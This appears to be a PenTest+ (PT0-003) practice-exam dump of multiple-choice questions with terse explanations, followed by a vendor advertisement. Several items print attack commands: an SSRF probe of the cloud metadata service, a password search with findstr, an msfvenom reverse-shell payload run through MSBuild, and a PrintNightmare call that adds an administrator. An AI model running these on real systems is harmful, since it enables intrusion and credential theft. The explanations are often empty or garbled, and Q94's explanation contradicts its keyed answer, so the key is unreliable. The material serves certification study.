? HTB Official Writeups
==========

NEW QUESTION 60
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Answer: B

Explanation:
? Dynamic Application Security Testing (DAST):
? ZAP (Zed Attack Proxy):
? Other Tools:
Pentest References:
? Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.
? OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.
By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.
==========

NEW QUESTION 65
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 68
A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/

Answer: A

Explanation:
In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here??s why the specified command is appropriate:
? Accessing Cloud Metadata Service:
? Comparison with Other Commands:
Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.
==========

NEW QUESTION 70
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:
? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 74
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Answer: D

Explanation:
By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.
? Command Analysis:
? Objective:
? Other Options:
Pentest References:
? Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
? Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.
==========

NEW QUESTION 75
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Answer: A

Explanation:
? Dynamic Application Security Testing (DAST):
? Advantages of DAST:
? Examples of DAST Tools:
Pentest References:
? Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
? Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
? DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.
==========

NEW QUESTION 77
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:

Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 78
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

A. SAST
B. SBOM
C. ICS
D. SCA

Answer: D

Explanation:
The tester??s activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here??s why:
? Understanding SCA:
? Comparison with Other Terms:
The tester??s activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.
==========

NEW QUESTION 83
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 84
A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Answer: C

Explanation:
When developing a phishing campaign, the tester should first use social media to gather information about the targets.
? Social Media:
? Process:
? Other Options:
Pentest References:
? Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
? OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.
==========

NEW QUESTION 86
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark

Answer: A

Explanation:
Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here??s why option A is correct:
? Dnsenum: This tool is used for DNS enumeration and can gather information about a domain??s DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network??s domain structure.
? Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.
? Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
? Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
? Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target??s domain structure.
? Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.
==========

NEW QUESTION 90
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
==========

NEW QUESTION 94
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Answer: B

Explanation:
Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member. Here??s why:
? Internal Peer Review:
? Alternative Review Options:
In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.
==========

NEW QUESTION 99
SIMULATION
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1 | Part 2

Drag and Drop Options

- -sL
- -O
- 192.168.2.2
- -sU
- -sV
- -p 1-1023
- 192.168.2.1-100
- -Pn
- nc
- --top-ports=1000
- hping
- --top-ports=100
- nmap


NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

Command

?



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a- target-host

NEW QUESTION 103
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp
The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?

A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml

Answer: B

Explanation:
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
? Understanding MSBuild.exe:
? Command Usage:
? Comparison with Other Commands:
Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.
==========

NEW QUESTION 108
A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet- facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the

target company's systems?

A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning

Answer: B

Explanation:
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here??s why:
? Code Repository Scanning:
? Comparison with Other Methods:
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort
==========

NEW QUESTION 110
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?

A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.

Answer: A

Explanation:
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
? PrintNightmare Exploit:
? Commands Breakdown:
? Issue:
? Solution:
Pentest References:
? Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
? Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
? The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.
==========

NEW QUESTION 115
During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard- coded credentials most effectively?

A. Run TruffleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Answer: A

Explanation:
Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here??s an explanation of each option:
? Run TruffleHog against a local clone of the application (Answer: A):
? Scan the live web application using Nikto (Option B):
? Perform a manual code review of the Git repository (Option C):
? Use SCA software to scan the application source code (Option D):
Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION 116
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-003 Practice Exam Features:

* PT0-003 Questions and Answers Updated Frequently

* PT0-003 Practice Questions Verified by Expert Senior Certified Staff

* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year